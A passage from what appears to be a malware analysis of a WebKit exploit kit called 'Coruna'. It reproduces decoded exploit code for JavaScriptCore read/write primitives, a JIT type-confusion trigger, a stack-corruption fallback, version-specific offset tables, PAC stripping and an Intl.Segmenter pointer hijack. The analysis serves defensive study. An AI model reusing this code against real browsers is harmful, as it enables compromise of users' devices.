}

```

The exploit creates three JavaScript objects and obtains their internal addresses. The 13-element double array `r` and 1-element array `t` serve as the butterfly (element storage) donors. The 4-property object `i` is the fake object whose internal fields will be manipulated.

Phase 2 - Butterfly Transplant:

```

// Copy 16 bytes from 13-array's header into fake object's inline storage
for (let t = 0; t < 16; t += 4)

```

```

    this.sr(s + 20 + t, this.rr(e + t));

    // Get the address constant for property Hr
    const a = K.C(i.Hr);

    // Redirect 1-array's butterfly to point at fake object's inline storage
    this.Yr(o, s + 20);

```

This transplants the 13-array's structure metadata into the fake object, then redirects the 1-array's butterfly pointer to the fake object's inline property storage at offset +20. This means accessing `t[0]` now reads/writes directly into the fake object's internal fields.

Phase 3 - Persistent Channel:

```

    const c = t[0]; // read through redirected butterfly
    t[0] = void 0; // clear to prevent GC issues

    // Set up the Wasm navigator instance's read target
    i.Hr = K.Y(a, K._(this.Cr) - T.Dn.Mn); // encode corrected address
    i.$r = K.Y(K.F(this.Cr), 703710); // structure offset constant

    this.Nr.exports["b"](this.Kr); // set navigator's global
    c[0] = K.J(this.Vr); // write through confusion

    // Re-target for the 13-array's butterfly
    i.Hr = K.Y(a, K._(h) - T.Dn.Mn);
    i.$r = K.Y(K.F(h), 703710);
}

```

The constant `703710` (appearing twice) is used to compute structure offsets within JSC's internal representation. The method establishes a stable circular reference: the Wasm globals point into the fake object, and the fake object's properties encode the Wasm instance addresses - creating a persistent read/write channel that survives garbage collection.

Post-Construction Validation:

After `Xr()` completes, `r.kr` runs two validation suites before storing the primitive:

```

// Validation 1: Verify addrof works correctly on a known array
const t = JSON.parse("[1,1.1,1.2]"); // 3-element array
const r = B.ne(t); // addrof
// Check that reading array elements matches expected JSC internal values
((t, ...r) => {
    let i = 0;
    for (const s of r) {
        if (B.rr(t + i) !== s) throw new Error("");
        i += 4;
    }
})(B.rr(r + 8), 0, 0x74A37FA1, 0x5A83F0E9, ...); // expected element encodings

// Validation 2: Verify read/write roundtrip on fresh ArrayBuffer
const t = new ArrayBuffer(256); // decoded: 1298685763 ^ 1298685507
const r = new DataView(t);
const i = B.Ar(t, true); // get backing store (with PAC strip)
for (let s = 0; s < 1000000; s++) { // decoded: 1213093238 ^ 1212225334
    const n = e(0, 4294967295); // random value
    const h = e(0, t.byteLength - 4); // random offset
    if (s % 2 == 0) {
        B.sr(i + h, n); // write via exploit primitive
        if (r.getUint32(h, true) !== n) throw 0; // verify via DataView
    } else {
        r.setUint32(h, n, true); // write via DataView
        if (B.rr(i + h) !== n) throw 0; // verify via exploit primitive
    }
}
}

```

The second validation runs **1,000,000 randomized read/write roundtrips** - alternating between writing through the exploit primitive and reading via `DataView`, and vice versa. This extensive self-test ensures the read/write primitive is perfectly reliable before proceeding to the exploit chain. If any single roundtrip fails, the entire exploit aborts.

4.5 Class J - 64-Bit Address Wrapper

Class J (defined at the end of `Y6PUu7_8dbfa3fd.js`, stored globally as `T.Dn.Tn`) provides a safe 64-bit address abstraction for the entire exploit chain. Since JavaScript numbers can only represent integers exactly up to 2^{53} , and ARM64 pointers are 64-bit, Class J splits every address into two 32-bit halves (`qr` = low, `ti` = high) and implements arithmetic with manual carry propagation.

Internal Representation:

```
class J {
  constructor(t, r) {
    if (t < 0 || t > 4294967295) throw new Error(""); // 0xFFFFFFFF
    if (r < 0 || r > 4294967295) throw new Error("");
    this.qr = t; // low 32 bits
    this.ti = r; // high 32 bits
  }
}
```

Static Factories:

Method	Operation
<code>J.null()</code>	Returns <code>new J(0, 0)</code> - null pointer
<code>J.ri(obj)</code>	<code>addrof</code> wrapper: <code>T.Dn.Pn.ne(obj)</code> → splits into J
<code>J.ii(buf)</code>	ArrayBuffer backing store: <code>T.Dn.Pn.Ar(buf)</code> → splits into J
<code>J.ut(raw)</code>	From raw number: <code>new J(raw >>> 0, raw / 4294967296 >>> 0)</code>
<code>J.l(bigint)</code>	From BigInt: <code>new J(K.C(bigint), K.V(bigint))</code>
<code>J.si(u32)</code>	From 32-bit offset: <code>new J(u32, 0)</code> - zero-extended
<code>J.ei(lo, hi)</code>	Explicit construction from two halves

Arithmetic with Carry:

Addition and subtraction use a shared `Uint32Array(4)` buffer `I` for carry detection:

```
add(t) {
  I[0] = this.qr;
  I[1] = this.qr + t.qr; // may overflow 32 bits
  I[2] = this.ti;
  I[3] = this.ti + t.ti;
  if (I[1] < I[0]) I[3] += 1; // carry from low to high
  if (I[3] < I[2]) throw new Error(""); // overflow detection
  return new J(I[1], I[3]);
}

sub(t) {
  I[0] = this.qr;
  I[1] = this.qr - t.qr; // may underflow
  I[2] = this.ti;
  I[3] = this.ti - t.ti;
  if (I[1] > I[0]) I[3] -= 1; // borrow from high
  if (I[2] < I[3]) throw new Error(""); // underflow detection
  return new J(I[1], I[3]);
}
```

The `Uint32Array` automatically truncates to 32 bits, giving correct modular arithmetic. The carry/borrow detection compares pre- and post-operation values to determine if a 32-bit boundary was crossed.

Convenience Methods:

Method	Operation
<code>H(u32)</code>	Add 32-bit offset: <code>this.add(J.si(u32))</code>
<code>Bt(u32)</code>	Subtract 32-bit offset: <code>this.sub(J.si(u32))</code>

Method	Operation
<code>ni()</code>	Combined numeric value: <code>4294967296 * this.ti + this.qr</code> (up to 2^{53})
<code>W()</code> / <code>oi()</code>	Extract as raw 32-bit (throws if <code>ti !== 0</code>)
<code>wi()</code> / <code>bi()</code>	Get low / high half respectively
<code>Dt()</code>	PAC bit clear: <code>new J(this.qr, this.ti & o)</code> - masks upper bits with PAC constant
<code>hi()</code>	Convert to <code>Vt</code> pair object (for inter-module transport)

Memory Access Shortcuts:

Class J instances can directly read/write memory through `T.Dn.Pn` :

Method	Operation
<code>ee()</code>	64-bit read at this address → returns new J
<code>Yr(j)</code>	64-bit write: <code>T.Dn.Pn.sr(this.ni(), j.qr); ...sr(+4, j.ti)</code>
<code>ai(u32)</code>	32-bit write at this address
<code>ci()</code>	32-bit read at this address
<code>dr(max)</code>	Read null-terminated wide string starting at this address

Comparison Operators:

Method	Operation
<code>lt(j)</code>	Exact equality: both halves match
<code>ui(j)</code>	Greater-or-equal: compares high first, then low
<code>le(j)</code>	Less-or-equal: inverse of above
<code>fi()</code>	Tests if high word exceeds PAC mask <code>o</code> (pointer is PAC-tagged)
<code>li()</code>	Null check: both halves are zero

String Representation:

`toString()` produces a hexadecimal address string prefixed with `"0x"`, padding the low word to 8 digits when the high word is nonzero:

```
toString() {
  let t = this.qr.toString(16);
  if (this.ti)
    t = this.ti.toString(16) + ("00000000" + t).slice(-8);
  return "0x" + t;
}
```

4.6 KRfmo6 - Alternate Exploit Loader Architecture

File: `KRfmo6_166411bd.js` (24KB) **Parallel variant:** `yAerzw_d6cb72f5.js` (24KB, identical structure) **Module hash:** `166411bd90ee...`

While YGPUu7 achieves read/write through NaN-boxing type confusion, KRfmo6 implements a completely independent exploit path using a **JIT compiler optimization bug**. The two paths are selected by the platform loader - KRfmo6 is used when the target WebKit version matches specific build ranges.

Dispatch Architecture:

KRfmo6 contains two independent exploit implementations selected at runtime by checking `navigator.constructor.name` :

```
if (navigator.constructor.name === "Navigator") {
  // Main thread: use 'ht' - stack corruption via recursive try/catch
  et(); // apply version-specific offset adjustments
  ht(t); // main-thread exploit path
} else {
```

```
// Web Worker: use 'ct' - JIT optimization bug
self.onmessage = t => {
  l = t.data.dn; // receive version number from parent
  et();          // apply offsets
  ct();          // worker exploit path
};
}
```

The dual-path design enables **two attempts** at exploitation. The main thread path (`ht`) launches a Web Worker that runs the `ct` path. If the Worker's exploit succeeds, it posts results back. If it fails, the Worker terminates and the main thread falls back to its own `ht` stack corruption approach.

Worker Launch Mechanism:

The `ht` function creates a Worker from an inline function body:

```
const a = () => {
  const t = q.toString(); // serialize the worker function
  const e = "(" + t.toString() + ")()"; // wrap as IIFE
  const c = URL.createObjectURL(
    new Blob([e], { type: "text/javascript" })
  );
  const h = new Worker(c);
  URL.revokeObjectURL(c); // revoke immediately

  h.onmessage = t => {
    if (t.data.type === n) { /* exploit running */ }
    else if (t.data.type === r) { /* Worker failed, retry: */ a(); }
    else if (t.data.type === i) { /* Worker signaling success: */
      window.setTimeout(u, 0); // trigger main-thread follow-up
    }
  };
  h.postMessage({ type: s, dn: l }); // send version to Worker
};
a();
```

Three message types coordinate the Worker lifecycle:

- Type `i` (value `2`): Worker has achieved initial confusion, main thread should proceed with `u()` - the stack corruption trigger
- Type `r` (value `1`): Worker exploit failed, retry by launching a new Worker
- Type `n` (value `0`): Informational/progress

Version-Adaptive Offset Table:

The `tt` object contains 42 JSC internal structure offsets, initialized with base values and adjusted by the `et()` function based on the WebKit version number `l`:

```
// Base values (decoded from XOR):
tt["00"] = 176; tt["01"] = 88; tt["02"] = 96;
tt["03"] = 8; tt["04"] = 16; tt["05"] = 16;
tt["06"] = 24; tt["07"] = 16; tt["08"] = 24;
tt["09"] = 16; tt["0a"] = 16; tt["0b"] = 16;
tt["0c"] = 328; tt["0d"] = 472; tt["0e"] = 512;
tt["0f"] = 520; tt["10"] = 664; tt["11"] = 8;
tt["12"] = 0; tt["13"] = 4; tt["14"] = 12;
tt["15"] = 16; tt["16"] = 20; tt["17"] = 3;
tt["18"] = 32; tt["19"] = 48; tt["1a"] = 16;
tt["1b"] = 44; tt["1c"] = 48; tt["1d"] = 56;
tt["1e"] = 32; tt["1f"] = 64; tt["20"] = 112;
tt["21"] = 8; tt["22"] = 24; tt["23"] = 768;
tt["24"] = 144; tt["25"] = 96; tt["26"] = 32;
tt["27"] = 52232; tt["28"] = 52240;
tt["29"] = true; // PAC stripping enabled flag

// Version adjustments:
function et() {
  if (l >= 170000) {
    tt["01"] = 96; tt["02"] = 104;
```

```

    tt["27"] = 77464; tt["28"] = 77472;
  }
  if (l >= 170100) {
    tt["27"] = 78488; tt["28"] = 78496;
  }
  if (l >= 170200) {
    tt["27"] = 78528; tt["28"] = 78536;
  }
}

```

The offsets `tt["27"]` and `tt["28"]` - which decode to values like 52232, 77464, 78488, 78528 - represent offsets into JSC's JIT code region or compiled function metadata, and are the most version-sensitive values in the entire framework. The three threshold versions (170000, 170100, 170200) correspond to distinct Safari/WebKit builds where these internal structures were reorganized.

4.7 KRfmo6 - JIT Optimization Bug (Worker Path `ct`)

The Worker path `ct` exploits a **JIT compiler bug in JSC's DFG/FTL optimization pipeline** - specifically, a structure check elimination that allows type confusion between object and array representations. This is a fundamentally different vulnerability class from YGPUu7's NaN-boxing approach.

Phase 1 - `pm.init()` : Triggering the Structure Mismatch

The exploit creates two objects via `Reflect.construct(Object, [], n)` - `r` and `i` - that share the same constructor `n` but have different property histories. By adding and deleting properties in different orders, `r` and `i` end up with different JSC "Structures" (hidden classes) despite being constructed identically:

```

// Simplified from decoded source:
function n() {}
let r = Reflect.construct(Object, [], n);
let i = Reflect.construct(Object, [], n);
r.p1 = [1.1, 2.2]; // 'r' gets structure S1
r.p2 = [1.1, 2.2];
i.p1 = 3851;       // 'i' gets structure S2 (int not array)
i.p2 = 3821;
delete i.p2;       // reshape 'i' to look like S1 partially
delete i.p1;
i.p1 = 3853;       // reattach with different types
i.p2 = 4823;

```

The critical function `h(t, n)` is then JIT-compiled over millions of iterations. It accesses `o.p1` where `o` alternates between `r` (which has double arrays at `p1`) and `i` (which has integers). After 72 `while(h < 1) { s.guard_p1 = 1; h++ }` loops (36 before and 36 after the type confusion trigger) - specifically designed to fill DFG's control flow graph and trigger aggressive optimization - the JIT eliminates the structure check on `o.p1`, assuming it will always be a double array:

```

let u = o.p1; // JIT speculates: always double array
if (t) u = e; // branch never taken during warmup
c[0] = u[1]; // read second element of "array"
l[0] = l[0] + 16; // shift the butterfly pointer by 16
u[1] = c[0]; // write back - but butterfly is now shifted

```

The `l[0] + 16` line is the payload: when the JIT finally runs with `i`'s integer `p1` instead of an array, the "butterfly shift" corrupts the adjacent object's property storage instead, giving the exploit a **16-byte relative read/write displacement**.

Phase 2 - `pm.ws()` : Building the R/W Primitives

With the 16-byte displacement, `pm.ws()` constructs stable `addrOf` and `read / write` primitives. It creates a carefully arranged set of heap objects:

```

pm.gRWArray1 = [{}, {}, {}];
// t = {p1:1, p2:1, length:16} - a fake array-like object
// o = {b1: pm.ref2, [0..4]: 1.1} - object with indexed properties
// l, c = tmpOptArr entries with inline double storage

```

The `ps()` function provides `addrOf` : it assigns the target object to `o.b1`, then uses the displaced read to leak the pointer:

```
m.ps = function(n) {
  o.b1 = n;
  pm.gRWArray1[2] = t;
  h(1, 1.1);      // trigger the displaced read
  return L(e[0]);  // recover leaked pointer from float
};
```

Then `ys()` (read) and `bs()` / `As()` (write) provide full memory access by manipulating which "array" the displaced access targets:

```
m.ys = function(addr) { // read 64 bits at addr
  a[1] = 1;             // set target array
  e[0] = K(addr);       // encode address as float
  e[1] = x;             // restore metadata
  return L(f());        // displaced read → returns value at addr
};

m.bs = function(addr, val) { // write 64 bits at addr
  a[1] = 1;
  e[0] = K(addr);
  e[1] = x;
  e[2] = K(val);
  w();                 // displaced write → writes val to addr
};
```

Phase 3 - `pm.Us()` : Strengthening to Arbitrary R/W

The initial `ys` / `bs` primitives are displacement-relative and fragile. `pm.Us()` upgrades them to absolute memory access by creating a controlled `Array` object, leaking its internal `length` storage address, and then overriding `Array.prototype.length` to read/write arbitrary addresses:

```
m.ns = function(t) { // read 32-bit at absolute address
  m.bs(n + 8, t + 8); // redirect array backing store
  let i = e();        // read via .length
  m.bs(n + 8, r);     // restore original
  return i >>> 0;
};

m.rs = function(t) { // read 64-bit at absolute address
  return m.ns(t) + (m.ns(t+4) & 0x7FFFFFFF) * 4294967296;
};
```

The `& 0x7FFFFFFF` mask on the high word is **PAC bit stripping** - clearing the top bit where ARM64e pointer authentication codes reside, ensuring raw pointers are usable.

Phase 4 - Validation and Cleanup

After establishing primitives, `pm.test()` verifies the read/write primitive with known values, and `pm.Xr()` performs cleanup - nullifying temporary arrays and redirecting the reference tracking to prevent GC corruption.

4.8 Class `ut` - KRfmo6 Memory Primitive Coordinator

Class `ut` in KRfmo6 is the `BigInt`-based equivalent of Class P in YGPUu7. While Class P uses JavaScript `number` types (limited to 2^{53} precision), Class `ut` uses native `BigInt` throughout - giving it exact 64-bit arithmetic without the carry-propagation gymnastics of Class J. Both produce the same `T.Dn.Pn` interface, so downstream exploit stages work identically regardless of which primitive was used.

Wasm Setup (Different Module):

Class `ut` 's constructor builds a different Wasm module than Class P - this one uses `i64` globals instead of mixed `i32/i64`, and exports only two functions:

Export	Name	Signature	Operation
"bt1"	read	<code>() → i64</code>	Read the global as 64-bit
"alt"	write	<code>(i64) → void</code>	Write to the global

The Wasm binary is larger (165 bytes vs 117 for YGPUu7's module) because it includes:

- A function table (Section 4) with min size 1
- 8 globals ($1 \times v128$, $1 \times i64$, $1 \times v128$, $5 \times \text{externref}$)
- NOP sleds (16 bytes of `0x33` opcode padding) in two function bodies

Two instances are created (`this.ra` = executor, `this.ia` = navigator), following the same dual-instance pattern as Class P, with export methods bound as `this.ea` / `this.aa` (read) and `this.na` / `this.sa` (write).

Core Memory Methods:

Method	Signature	Operation
<code>rr(t)</code>	<code>bigint → u32</code>	32-bit read: <code>da(t)</code> returns i64, extract low 32 via <code>UInt32Array</code> aliasing
<code>sr(t, e)</code>	<code>bigint, u32 → void</code>	32-bit write: reads current 64-bit, replaces low 32, writes back
<code>zi(t, e)</code>	<code>bigint, bigint → void</code>	Full 64-bit write: <code>Ua(t, e)</code> - direct Wasm call
<code>Ci(t)</code>	<code>bigint → bigint</code>	64-bit read: <code>da(t) → BigInt64Array view</code>
<code>tA(t)</code>	<code>obj → bigint</code>	<code>addrof</code> : sets <code>this.la[0] = t</code> , reads the internal pointer via <code>Ci(this.Aa + 8n)</code> then dereferences
<code>Ba(t)</code>	<code>func → bigint</code>	Get function's JIT code pointer at offset <code>tt["08"]</code>
<code>Ar(t)</code>	<code>TypedArray → bigint</code>	Backing store pointer with PAC stripping via <code>lt()</code>
<code>dr(t, e)</code>	<code>bigint, max → string</code>	Read wide string, 16-bit per char
<code>wr(t)</code>	<code>bigint → u8</code>	Read byte: <code>rr(t) & 0xFF</code>
<code>Sa(t, e)</code>	<code>bigint, u8 → void</code>	Byte write : reads 64-bit, replaces single byte via <code> DataView</code> , writes back
<code>ma(t)</code>	<code>TypedArray → bigint</code>	Backing store of typed array with PAC strip
<code>_s(t)</code>	<code>TypedArray → [arr, bigint]</code>	Full mapping: returns both the typed array and its backing store
<code>pa(t) / ka(t)</code>	<code>bigint → bigint / [arr, bigint]</code>	Allocate zero-filled buffer, return backing store (and optionally the array)
<code>Ta(t)</code>	<code>string → [arr, bigint]</code>	String to backing store: null-terminate and return pointer

The PAC Stripping Helper:

```
const it = BigInt(549755813887); // 0x7FFFFFFF - 39-bit mask
function lt(t) {
  return t & BigInt(it); // clear PAC bits (bits 39+)
}
```

This 39-bit mask is narrower than the 40-bit mask used in YGPUu7, clearing one additional bit. The `tt["29"] = true` flag globally enables PAC stripping on all pointer reads.

The Stack Corruption Path (`ht`):

The main-thread fallback `ht` uses a **recursive try/catch stack overflow** to achieve confusion:

```
const u = () => {
  const n = [349234, h, 1045554, 1045554, e, 349234];
  const r = (t, ...e) => {
    try { r(t + 1, ...n, ...e); }
    catch(t) {}
  };
  r(0, n);

  if (e[5] !== 6.6) { // check if corruption occurred
    c.ba = c.Ni.Cs(e[0]); // leak 5 pointers from stack
    c.ga = c.Ni.Cs(e[1]);
    c.wa = c.Ni.Cs(e[2]);
  }
}
```

```

    c.ya = c.Ni.Cs(e[3]);
    c.Aa = c.Ni.Cs(e[4]);
    T.Dn.Pn = c;          // store as global primitive
    t();                  // call success callback
  } else {
    window.setTimeout(u, 0); // retry
  }
};

```

The function `r` recursively calls itself with exponentially growing arguments (`...n`, `...e` doubles the spread each level), deliberately causing a stack overflow. The `try/catch` catches the `RangeError` but the stack frame corruption has already altered values in the pre-allocated array `e`. If `e[5]` no longer equals its original value `6.6`, the corruption succeeded and five leaked pointers are extracted via `Ni.Cs()` (`float64` → `BigUint64` conversion). The magic constants `349234` and `1045554` serve as sentinel values to help identify the corruption pattern.

The five extracted pointers (`ba`, `ga`, `wa`, `ya`, `Aa`) correspond to JSC internal objects that the Worker path (`ct`) also extracts via its own method - ensuring both paths produce identical state for downstream stages.

4.9 Support Classes - `at` and `ft`

Class `at` - Multi-Width Staged Writer:

Class `at` wraps `ut` to provide width-aware memory writes, used by downstream stages that need to patch individual bytes, 16-bit values, or full 64-bit values within structure fields:

```

class at {
  constructor(t) { this.Ws = t; } // t = ut instance

  js(entries) {
    for (const [addr, patches] of entries)
      for (let [width, offset, value] of patches) {
        if (value === undefined || value === null) value = 0n;
        value = BigInt(value);
        if (width !== 8) value = Number(value.toString());

        switch (width) {
          case 1: this.Ws.Sa(BigInt(addr) + BigInt(offset), value); break;
          case 2: this.Ws.Rs(BigInt(addr) + BigInt(offset), value); break;
          case 4: this.Ws.sr(BigInt(addr) + BigInt(offset), value); break;
          case 8: this.Ws.zi(BigInt(addr) + BigInt(offset), value); break;
        }
      }
  }
}

```

The `js()` method accepts an array of `[base_address, [[width, offset, value], ...]]` tuples - a compact serialization format that downstream stages use to describe memory patches as data rather than code. Width 1 uses `Sa()` (byte write via `DataView splice`), width 2 uses `Rs()` (16-bit write), width 4 uses `sr()` (32-bit write), and width 8 uses `zi()` (64-bit `BigInt` write).

Class `ft` - Bit-Level Type Conversion:

Class `ft` provides safe conversions between JavaScript's numeric types using a shared 16-byte `ArrayBuffer` with a `DataView` overlay:

Method	Conversion
<code>wn(t)</code>	<code>BigUint64</code> → <code>Float64</code> - re-interpret 64-bit integer as IEEE 754 double
<code>Cs(t)</code>	<code>Float64</code> → <code>BigUint64</code> - inverse of <code>wn()</code>
<code>Bn(t)</code>	<code>Number</code> → <code>BigUint64</code> - split a JS number into two <code>Uint32</code> halves, read as <code>BigUint64</code>
<code>sn(t)</code>	<code>BigUint64</code> or <code>Uint32</code> → <code>Uint32</code> - extract low 32 bits regardless of input type
<code>hn(t, e)</code>	<code>Float64</code> + <code>Uint32</code> → <code>Float64</code> - replace low 32 bits of a double
<code>cn(t, e)</code>	<code>Float64</code> + <code>Uint32</code> → <code>Float64</code> - replace high 32 bits of a double
<code>mn(t, e)</code>	<code>BigUint64</code> + <code>Uint32</code> → <code>BigUint64</code> - replace low 32 bits of a 64-bit integer

Method	Conversion
<code>In(t)</code>	<code>BigUint64</code> $\rightarrow$ <code>BigUint64</code> - identity (normalization through <code>DataView</code> roundtrip)
<code>un(t)</code> / <code>on(t)</code>	<code>i16</code> $\leftrightarrow$ <code>u16</code> - signed/unsigned 16-bit conversion
<code>fn(t)</code>	<code>String(4 chars)</code> $\rightarrow$ <code>BigUint64</code> - encode 4 UTF-16 chars as 64-bit value
<code>an(t)</code>	<code>Float32</code> $\rightarrow$ <code>Uint32</code> - re-interpret single-precision float as integer
<code>gn(t, e)</code>	<code>BigUint64 + byte</code> $\rightarrow$ <code>BigUint64</code> - replace lowest byte
<code>ln(t, e)</code>	<code>BigUint64 + Uint32</code> $\rightarrow$ <code>BigUint64</code> - replace low 32 bits
<code>bn(t, e)</code>	<code>Uint32 + byte</code> $\rightarrow$ <code>Uint32</code> - replace lowest byte of 32-bit
<code>Un(t, e)</code>	<code>Uint32 + Uint32</code> $\rightarrow$ <code>Uint32</code> - replace entire 32-bit (identity with <code>DataView</code> roundtrip)

The `wn()` and `Cs()` methods are the most frequently used - they implement the fundamental conversion between the `float64` representation that leaks from confused JSC values and the `BigUint64` representation used for pointer arithmetic. The `0xDEAD` marker value (`c.Ni.wn(0xdeadn)`) that appears in the stack corruption path is created via `wn()` : the `BigInt` `0xDEAD` is written as `BigUint64` and read back as a `Float64`, producing a specific recognizable bit pattern.

4.10 Global State and Exploit Path Dispatch

Regardless of which exploit path succeeds - YGPUu7's NaN-boxing confusion, KRfmo6's JIT optimization bug, or the stack corruption fallback - the result is always stored in the same global location: `T.Dn.Pn` . This is the memory primitive object (either `Class P` or `Class ut`) that all downstream stages consume.

Global State Registry (`T.Dn`):

The `T` object is the global state container resolved via the module system (`globalThis.vKTo89.0LdwIx(hash)`). Its `Dn` sub-object holds:

Property	Set By	Purpose
<code>T.Dn.Pn</code>	YGPUu7 or KRfmo6	The active memory primitive (<code>Class P</code> or <code>Class ut</code>)
<code>T.Dn.Mn</code>	YGPUu7	NaN-boxing offset correction ($65536 \times$ indexing type delta)
<code>T.Dn.Tn</code>	YGPUu7	<code>Class J</code> constructor (address wrapper)
<code>T.Dn.dn</code>	Platform loader	WebKit version number (e.g., 170100)

JSC Internal Offset Table (`T.Dn.Hn`):


The `Hn` sub-object contains JSC structure offsets resolved from the config module. These 5 property names are themselves obfuscated:

Property	XOR Key	Decoded Purpose
<code>FSCw9f</code>	122	Offset from <code>Wasm Instance</code> to its internal structure pointer
<code>VMMcyp</code>	78	Offset from structure pointer to global storage
<code>Dyzpbm</code>	110	Offset from fake object to reference holder (for <code>addrof</code>)
<code>hXqDfP</code>	81	Offset within <code>ArrayBuffer</code> to backing store pointer
<code>fieNdh</code>	83	Offset within <code>ArrayBuffer</code> to capacity/size field
<code>QvkVI6</code>	50	Offset for buffer structure expansion
<code>iiExAt</code>	79	Boolean: whether PAC stripping is required (arm64e detection)

Exploit Path Selection (Upstream):

The platform loaders (iOS/macOS stage files) select which primitive module to invoke based on WebKit version and device type:

```
| Platform Loader |
| (ios_u0j89n, etc.) |
```



The `Fq2t1Q_dbfd6e84.js` module (~29KB) is a third loader variant that uses `OfflineAudioContext` and `SVGfeConvolveMatrix` as its trigger mechanism but internally contains the same `Class ut / at / ft` classes and produces the same `T.Dn.Pn` output. It targets a different vulnerability class specific to the audio processing pipeline.

Module Export Pattern:

All three loader modules follow the same export pattern:

```

// YGPUu7 (r.kr returns Class P directly):
r.kr = function() { ...; T.Dn.Pn = B; return B; };

// KRfmo6 (r.kr returns a Promise that resolves to Class ut):
async function X() {
  await new Promise(t => {
    try { q(t, T.Dn.dn); }
    catch(t) { T.Dn.Pn = void 0; }
  });
  return T.Dn.Pn;
}
r.kr = X;
  
```

The async wrapper in `KRfmo6` is necessary because the Worker-based exploit requires message passing and `setTimeout` coordination, making it inherently asynchronous. `YGPUu7`'s NaN-boxing approach is synchronous. Both store the result at `T.Dn.Pn` before returning, so the caller can also access the primitive directly from the global state without using the return value.

5. Trigger Mechanisms & PAC Bypass

With the read/write primitive established (Section 4), Coruna must now achieve **arbitrary code execution** - which on arm64e requires defeating Pointer Authentication Codes (PAC). Each trigger module implements a different strategy for reaching the same goal: hijacking a native callback to invoke attacker-controlled function pointers with PAC-valid signatures. This section examines all three trigger paths.

5.1 Intl.Segmenter Trigger (`macos\_stage2\_agTkHY\_5264a069.js`)

File: `macos_stage2_agTkHY_5264a069.js` (14,490 bytes) **Module export:** `r.Mh` **Classes:** 7 (`aa`, `ta`, `sa`, `ia`, `ca`, `ha`, `la`) **Imports:** `Config module` (`K` = hash `1ff010bb...`), `Global state` (`T` = hash `6b57ca...`)

This module is the **primary macOS/iOS trigger**. It abuses the `Intl.Segmenter` API - a relatively new ECMAScript internationalization feature for Unicode text segmentation - as a vehicle to invoke a native callback whose internal function pointer has been corrupted via the read/write primitive.

5.1.1 The Intl.Segmenter Abuse (Class `ca`)

Class `ca` contains the actual trigger mechanism. Its constructor prepares the corrupted object; its `call()` method fires it.

Constructor - heap setup:

```

class ca {
  constructor() {
    const a = T.Dn.Pn; // read/write primitive (from Section 4)

    // 1. Create Intl.Segmenter with mismatched option
    const t = new Intl.Segmenter("en", { nu: "sentence" });

    // 2. Generate 300-word input string
    const s = [];
    for (let a = 0; a < 300; a++) s.push("a");
    const i = s.join(" ");

    // 3. Perform segmentation to materialize internal structures
    t.segment(i);

    // 4. Store references
    this.Nh = t; // Segmenter instance
    this.Qh = t.segment(i); // Segments iterator object
    this.Jb = a.pa(T.Dn.Hn.IMuONj); // Allocate buffer (size from JSC offset table)
  }
}

```

The key detail is the **option mismatch**: `{ nu: "sentence" }`. The `nu` property is the Unicode numbering system extension key - valid values are strings like `"arab"`, `"latn"`, etc. The value `"sentence"` is actually a **granularity** value being passed as a numbering system. This does not cause an exception, but it forces the ICU library's internal `icu::BreakIterator` to be initialized with an unexpected configuration, producing a specific internal object layout that the exploit relies on.

The 300 repetitions of `"a"` joined by spaces produce a 599-character string (`"a a a a ... a"`) with predictable segmentation boundaries. Calling `t.segment(i)` materializes the `Segments` object, which internally holds a pointer to the `icu::BreakIterator` and the JSC `JSsegmenter` wrapper.

The `call()` method - pointer hijack:

```

call(a, t) {
  const s = T.Dn.Pn; // r/w primitive

  // Get Symbol.iterator from the Segments object
  const i = this.Qh[Symbol.iterator]();

  // Walk internal JSC structure to find function pointers
  const c = (() => {
    const a = s.tA(i); // Get JSCell address of iterator
    return s.Ci(a + j(T.Dn.Hn.poHcKr)); // Read at JSC offset → vtable ptr
  })();

  const h = c + j(T.Dn.Hn.MqzmhP); // Secondary vtable offset
  const l = s.Ci(c + j(T.Dn.Hn.ezbcB7)); // Tertiary pointer
  const n = s.Ci(c + j(T.Dn.Hn.YNPpX2)); // Fourth pointer
  const o = s.Ci(c + j(T.Dn.Hn.pWvdyQ)); // Fifth pointer
  const e = s.Ci(h + j(T.Dn.Hn.KdIBeK)); // Function ptr from secondary vtable
  const b = s.Ci(l + j(T.Dn.Hn.sS3pIv)); // Structure base from tertiary
  const r = s.Ci(c + j(T.Dn.Hn.HI0N1H)); // Saved value for restore
  // ... (continues with structure corruption and iterator invocation)
}

```

The method uses `s.tA(i)` to obtain the raw JSCell address of the `SegmentIterator` object, then walks a chain of **22 distinct JSC internal offsets** (stored as obfuscated property names like `Hn.poHcKr`, `Hn.MqzmhP`, etc. in the global state module) to locate the internal function pointer that will be called when `i.next()` is invoked.

The critical sequence is:

1. **Read** the iterator's internal structure chain (`c → h → l → n → o → e → b`)
2. **Save** original pointer values for later restoration
3. **Allocate** a fake structure using `s.ka()` (kernel allocator)
4. **Copy** the original structure's content into the fake one
5. **Patch** the function pointer in the fake structure to point to attacker-controlled code
6. **Swap** the pointer in the live object to reference the fake structure

7. **Call** `i.next().value` - this triggers the patched function pointer
8. **Restore** all original pointers in the `finally` block

The `finally` block ensures the original JSC internal state is restored regardless of whether the exploit succeeds or throws, preventing crashes from dangling pointers on failure.

5.1.2 Symbol Resolution (Class `la`)

Class `la` is the simplest class in the module - a thin wrapper that resolves symbol names to addresses via the stage-1 dynamic loader:

```
class la {
  constructor() {
    const a = T.Dn.En;          // Environment from macos_stage1
